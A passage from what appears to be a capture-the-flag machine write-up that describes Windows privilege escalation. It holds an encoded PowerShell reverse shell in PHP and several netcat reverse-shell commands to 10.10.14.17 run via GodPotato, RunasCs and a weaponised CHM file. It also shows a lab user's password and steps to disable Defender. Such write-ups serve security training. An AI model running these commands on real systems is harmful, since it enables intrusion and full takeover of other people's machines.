cwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=");?>start listener on port 443 (based on port you’ve specified while creating the shell)
check the reverse shell listener

let’s see what permissions do we have as iusr run whoami /priv

let’s check other users on the system using net user

ok so there’s use named Chris let’s check group membership of the Chris user
net user Chris
Ohh the user is member of Remote Management Users possibly we should find some creds and login using evil-winrm as chris user but let’s first try to exploit SeImpersonatePrivilege using GodPotato

to get SYSTEM shell, first download nc.exe to C:\temp directory
and then execute the god.exe to execute nc.exe to get shell
. .\god.exe -cmd 'cmd /c \temp\nc.exe 10.10.14.17 443 -e cmd'and Boom! we got SYSTEM Shell directly

Another Way (Intended Way)
while we enumerating the system we found the C:\inetpub\wwwroot\user\db.php which contains the password for chris user

user is member of remote management users group but we can see the port 5985 is open so we can’t connect to this machine via evil-winrm

we’ll use the RunasCs.exe to get shell as chris
download RunasCs zip from here unzip it and upload RunasCs.exe to target machine, run it with username and password of chris user and use -r option to connect to remote, also specify the port and start nc listener on the same port
. .\runas.exe chris 36mEAhz/B8xQ~2VM cmd.exe -r 10.10.14.17:139
we shall received shell on port 139
now moving forward i found the C:\Docs directory that has note.txt file which seems interesting


also we found instructions.chm file in C:\Users\chris\Downloads
searching for chm file on google

so it is a help documentation kind of thing, let’s connect dots here the CEO is asking the chris to upload documentation and chris has instructions.chm file what if we can put the documentation.chm file and can get reverse shell from it! we found this script from github - https://gist.githubusercontent.com/infosecn1nja/aeeda8f9d3b94f6fed727550b81faeda/raw/d846fbcd7d04c3c22ec44030f39c6fb3e0ee6e1a/gen-chm.pyhttps://gist.githubusercontent.com/infosecn1nja/aeeda8f9d3b94f6fed727550b81faeda/raw/d846fbcd7d04c3c22ec44030f39c6fb3e0ee6e1a/gen-chm.py
python2 gen-chm.py -c '\temp\nc.exe 10.10.14.17 4444 -e cmd' -o documentation.chm
however script is not working as expected, searching on google we found this useful article that shows how to generate the chm file to get reverse shell - https://medium.com/r3d-buck3t/weaponize-chm-files-with-powershell-nishang-c98b93f79f1e
download HTML help exe from here → http://web.archive.org/web/20160201063255/http://download.microsoft.com/download/0/A/9/0A939EF6-E31C-430F-A3DF-DFAE7960D564/htmlhelp.exe, install it and run below command to powershell to donwload nishang module from github
wget https://raw.githubusercontent.com/samratashok/nishang/refs/heads/master/Client/Out-CHM.ps1 -outfile out-chm.ps1and then import module using Import-Module .\out-chm.ps1 (Make sure to Set-ExecutionPolicy Bypass) and Windows defender is off
Next, create the payload using the Payload command and specify the path to the HTML Help application (hh.exe) to compile the file.
out-chm -payload "C:\temp\nc.exe 10.10.14.17 135 -e cmd" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"
this will generate doc.chm file in current working directory

upload the file to C:\Docs folder wait for shell on port 135 as administrator